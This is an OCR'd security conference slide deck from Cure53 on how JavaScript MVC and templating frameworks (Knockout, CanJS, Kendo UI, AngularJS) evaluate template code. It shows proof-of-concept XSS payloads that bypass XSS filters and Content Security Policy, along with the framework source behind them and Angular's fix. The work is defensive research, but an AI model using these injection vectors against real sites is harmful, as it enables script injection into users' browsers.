JSMVCOMFG

To sternly look at JavaScript MVC and Templating Frameworks

A presentation by Mario Heiderich

mario@cure53.de || @0x6D6172696F

hgi
Horst Görtz Institut
für IT-Sicherheit

RUB

cure53

Infosec Hobgoblin

- **Dr.-Ing. Mario Heiderich**
  - Researcher and Post-Doc, **R**uhr-**U**ni **B**ochum
    - PhD Thesis on Client Side Security and Defense
  - Founder of Cure53
    - Penetration Testing Firm
    - Consulting, Workshops, Trainings
    - Simply the Best Company of the World
  - Published author and international speaker
    - Specialized in HTML5 and SVG Security
    - JavaScript, XSS and Client Side Attacks
  - HTML5 Security Cheatsheet
  - **And something new!**
    - @0x6D6172696F
    - mario@cure53.de

hgi Horst Görtz Institut für IT-Sicherheit


RUB

cure53

Today

- **JavaScript MVC & Templating Frameworks**
- Why? Because they are becoming popular
  - Yes, we have numbers, wait for it...
- And they are special

- Are there security flaws?
- If yes (heh.. if..) what can we learn from them?



hgi
Horst Görtz Institut für IT-Sicherheit

RUB

cure53

What are they

- Written in JavaScript
- Often huge
- Often very complex
- Often maintained by corporations

- **Interfaces to enable different coding styles**
- **Extending, optimizing, changing**
  - The way developers work with JavaScript
  - The way web applications used to work

hgi
Horst Görtz Institut
für IT-Sicherheit

RUB

cure53

What do they do?

- **Claims**
  - “More productive out of the box” EmberJS
  - “AngularJS lets you extend HTML vocabulary for your application” AngularJS
  - “Fast templates, responsive widgets” CanJS
  - “Simple and intuitive, powerful and extensible, lightning fast” JsRender

Examples

```
<script type="text/x-handlebars">
  {{outlet}}
</script>
<script type="text/x-handlebars"
id="x">
  <h1>People</h1>
  <ul>
  {{#each model}}
    <li>Hello, <b>{{fullName}}</b>!
</li>
  {{/each}}
  </ul>
</script>
```

```
App = Ember.Application.create();
App.Person = Ember.Object.extend({
  firstName: null, lastName: null,
  fullName: function() {
    return this.get('firstName') +
           " " + this.get('lastName');
  }.property('firstName', 'lastName')
});
App.IndexRoute = Ember.Route.extend({
  model: function() {
    var people = [
      App.Person.create({
        firstName: "Frank",
        lastName: "N. Stein"
    }) ];
    return people;
}});
```

hgi
Horst Görtz Institut
für IT-Sicherheit

RUB

cure53

Examples

```
<!doctype html>
<html ng-app>
   <head>
       <script src="angular.min.js"></script>
    </head>
    <body>
        <div>
            <label>Name:</label>
            <input type="text" ng-model="yourName" placeholder="Your name">
            <hr>
            <h1>Hello {{yourName}}!</h1>
        </div>
    </body>
 </html>
```

hgi
Horst Görtz Institut
für IT-Sicherheit

RUB

CURE 53

Examples

```
<div class="liveExample" id="x">
    <select data-bind="options: tickets,
        optionsCaption: 'Choose...',
        optionsText: 'name',
        value: chosenTicket">
        <option value="">Economy</option>
        <option value="">Business</option>
        <option value="">First Class</option>
    </select>
    <button data-bind="enable: chosenTicket,
        click: resetTicket" disabled="">Clear</button>
    <p data-bind="with: chosenTicket"></p>
        <script type="text/javascript">
        function TicketsViewModel() {
            this.tickets = [
                { name: "Economy", price: 199.95 },
                { name: "Business", price: 449.22 },
                { name: "First Class", price: 1199.99 }
            ];
            this.chosenTicket = ko.observable();
            this.resetTicket = function() { this.chosenTicket(null) }
        }
        ko.applyBindings(new TicketsViewModel(), document.getElementById("x"));
    </script>
</div>
```

Binding stuff

Raw Data!

Puttin' it togetha

Knockout.

hgi Horst Görtz Institut für IT-Sicherheit

RUB


cure53

So..

- **JSMVC Frameworks do the following**
  - They extend the DOM
  - They “abstractify” the DOM
  - They provide new interfaces
  - **They often use script-templates** **or “data blocks”**

“The script element allows authors to include dynamic script and data blocks in their documents.” *WHATWG*


    - Often Mustache-style
    - Sometimes ERB-style
    - Sometimes something completely different
  - They often use markup-sugar
    - Custom elements, `<hellokitty>`
    - HTML5 data attributes



Mustache

- Specified in 2009 by Wanstrath

- `{{ stuff }}`
- `{{#is_true}}`
  `Bla {{/is_true}}`



JSMVC and Security

- Initial rationale for security research
  - It's trending, it's complex, it's different
  - What else do we need... nothing
- **Poke-first, analyze later**
  - Pick a target, thanks TodoMVC!
  - Explore debugging possibilities

- **Goal: Execute arbitrary JavaScript, maybe more**
  - Using the JSMVC capabilities
  - Using otherwise uncommon ways
  - Assume injection, assume conventional XSS filter

- **After poking, derive a metric for JSMMVC security**

Pokes

- Why not start with KnockoutJS

```
<script src="knockout-2.3.0.js"></script>
<div data-bind="x:alert(1)" />
<script>
        ko.applyBindings();
</script>
```

Wait...

- JavaScript from within a data-attribute?
- No extra magic, just the colon?

- **That's right**
- See where we are heading with this?
- Knockout knocks out XSS filters
  - IE's XSS Filter
  - Chrome's XSS Auditor
  - Anything that allows data attributes
- **This behavior breaks existing security assumptions!**


FACEPALM
you are doing it wrong

The reason

- “eval” via “Function”

```
parseBindingsString: function(b, c, d) {
    try {
        var f;
        if (!(f = this.Na[b])) {
            var g = this.Na, e, m = "with($context){with($data||{}){return{"
                                    + a.g.ea(b) + "}}}";
            e = new Function("$context", "$element", m);
            f = g[b] = e
        }
        return f(c, d)
    } catch (h) {
        throw h.message = "Unable to parse bindings.\nBindings value: " + b +
"\nMessage: " + h.message, h;
    }
}
```

Keep pokin'

- CanJS for example

```
<script src="jquery-2.0.3.min.js"></script>
<script src="can.jquery.js"></script>

<body>
    <script type="text/ejs" id="todoList">
        <%==($a)->abc})-alert(1)-can.proxy(function(){%>
    </script>
    <script>
        can.view('todoList', {});
    </script>
</body>
```

Reason

- A copy of “eval” called “myEval”

```
myEval = function(script) {
    eval(script);
},
[...]
var template = buff.join(''),
out = {
    out: 'with(_VIEW) { with (_CONTEXT) {' + template + " " + finishTxt +
"}}"
};
// Use `eval` instead of creating a function, because it is easier to debug.
myEval.call(out, 'this.fn = (function(_CONTEXT,_VIEW){' + out.out +
'});\r\n//@ sourceURL=' + name + ".jjs");

return out;
```

And even more...

```
<script src="jquery-1.7.1.min.js"></script>
<script src="kendo.all.min.js"></script>

<div id="x"># alert(1) #</div>

<script>
  var template = kendo.template($("#x").html());
  var tasks = [{ id: 1}];
  var dataSource = new kendo.data.DataSource({ data: tasks });
  dataSource.bind("change", function(e) {
    var html = kendo.render(template, this.view());
  });
  dataSource.read();
</script>
```

Kendo UI

THE ART OF WEB DEVELOPMENT

hgi
Horst Görtz Institut
für IT-Sicherheit

RUB

cure53

Keeeeep Pokin'

- AngularJS 1.1.x

```
<script src="angular.min.js"></script>
<div class="ng-app">
{{constructor.constructor('alert(1)')()}}
</div>
```

- Or this – even with encoded mustaches

```
<script src="angular.min.js"></script>
<div class="ng-app">
&#x7b;&#x7b;constructor.constructor('alert(1)')()&#x7d;&#x7d;
</div>
```

hgi Horst Görtz Institut für IT-Sicherheit

RUB

cure53

Reason

- “eval” via “Function”

```
var code = 'var l, fn, p;\n';
        forEach(pathKeys, function(key, index) {
                code += 'if(s === null || s === undefined) return s;\n' +
                'l=s;\n' +
                's=' + (index
                // we simply dereference 's' on any .dot notation
                ? 's'
                // but if we are first then we check locals first, and if so read it first
                : '((k&&k.hasOwnProperty("' + key + '"))?k:s)') + '["' + key + '"]' + ';\n' +
               […]
                '}\n' +
                ' s=s.$$v\n' +
                '}\n';
        });
        code += 'return s;';
        fn = Function('s', 'k', code); // s=scope, k=locals
        fn.toString = function() {
        return code;
};
```

Sadly for the attacker...

- **They fixed it in 1.2.x**
- ***Dammit!***
- Good test-cases too! Look...

```
function ensureSafeObject(obj, fullExpression) {
// nifty check if obj is Function that is fast … other contexts
if (obj && obj.constructor === obj) {
    throw $parseMinErr('isecfn', 'Referencing Function in Angular
        expressions is disallowed!Expression: {0}', fullExpression);
} else {
    return obj;
}
```

hgi Horst Görtz Institut für IT-Sicherheit

RUB

cure53

Not that hard to solve

```
var foo = {};
foo.bar = 123;
foo.baz = 456;

console.log(foo.hasOwnProperty('bar'));          // true
console.log(foo.hasOwnProperty('baz'));          // true
console.log(foo.hasOwnProperty('constructor')); // false
console.log(foo.hasOwnProperty('__proto__'));   // false
console.log(foo.hasOwnProperty('prototype'));   // false
```

Horst Görtz Institut für IT-Sicherheit

RUB

cure53

CSP

- Most of the JSMVC will not work with CSP
- At least not without `unsafe-eval`
- That's not gonna help evangelize CSP

- **Although there's hope – AngularJS**


<div ng-app ng-csp>

AngularJS

- Features a special CSP mode
- Said to be 30% slower
- But enables AngularJS to work
- Even without `unsafe-eval` or other nasties
- **Magick!**

- **It also brings back script injections**

```php
<?php
header('X-Content-Security-Policy: default-src \'self\');
header('Content-Security-Policy: default-src \'self\');
header('X-Webkit-CSP: default-src \'self\');
?>

<!doctype html>
<html ng-app ng-csp>
<head>
    <script src="angular.min.js"></script>
</head>

<body onclick="alert(1)">
Click me
<h1 ng-mouseover="$event.view.alert(2)">
   Hover me
</h1>
</body>
```


Proper CSP!

How do they do it?

I. Parse the “ng”-attributes
II. Slice out the relevant parts
III. Create anonymous functions
IV. Connect them with events
V. Wait for event handler to fire

```
$element.onclick=function($event){
    $event['view']['alert']('1')
}
```

- It's technically **not** in-line
- Neither is any “eval” being used



So, enabling the JSMVC to work with CSP (partly) kills the protection CSP delivers?

Aw, yeah, being a pen-tester these days!

hgi
Horst Görtz Institut
für IT-Sicherheit

RUB

cure53

“Packaged apps deliver an experience as capable as a native app, but as safe as a web page. Just like web apps, packaged apps are written in HTML5, JavaScript, and CSS.”

Uhm...

“Packaged apps have access to Chrome APIs and services not available to traditional web sites. You can build powerful apps that interact with network and hardware devices, media tools, and much more.”

: -0

It's bad

“Ever played with Chrome Packaged Apps?”

- Very powerful tools
- Similar yet not equivalent to extensions
- Melting the barrier between web and desktop
- HTML + JS + many APIs
- CSP enabled by default
- And work great with AngularJS (of course)

Doing the Nasty

- Let's bypass CSP in CPA using Angular
- And escalate some privileges

Benign

```
<!doctype html>
<html ng-app ng-csp>
  <head>
    <script src="angular.min.js"></script>
    <script src="controller.js"></script>
    <link rel="stylesheet" href="todo.css">
  </head>
  <body>
    <h2>Todo</h2>
    <div ng-controller="TodoCtrl">
      <span>{{remaining()}} of {{todos.length}} remaining</span>
      [ <a href="" ng-click="archive()">archive</a> ]
      <ul class="unstyled">
        <li ng-repeat="todo in todos">
          <input type="checkbox" ng-model="todo.done">
          <span class="done-{{todo.done}}">{{todo.text}}</span>
        </li>
      </ul>
    </div>
  </body>
</html>
```

The HTML of our fancy app

Benign

```
function TodoCtrl($scope) {
  $scope.todos = [
    {text:'learn angular', done:true},
    {text:'build an angular app', done:false}];

  $scope.remaining = function() {
    var count = 0;
    angular.forEach($scope.todos, function(todo) {
      count += todo.done ? 0 : 1;
    });
    return count;
  };

  $scope.archive = function() {
    var oldTodos = $scope.todos;
    $scope.todos = [];
    angular.forEach(oldTodos, function(todo) {
      if (!todo.done) $scope.todos.push(todo);
    });
  };
}
```

Our Controller Code, AngularJS


Benign

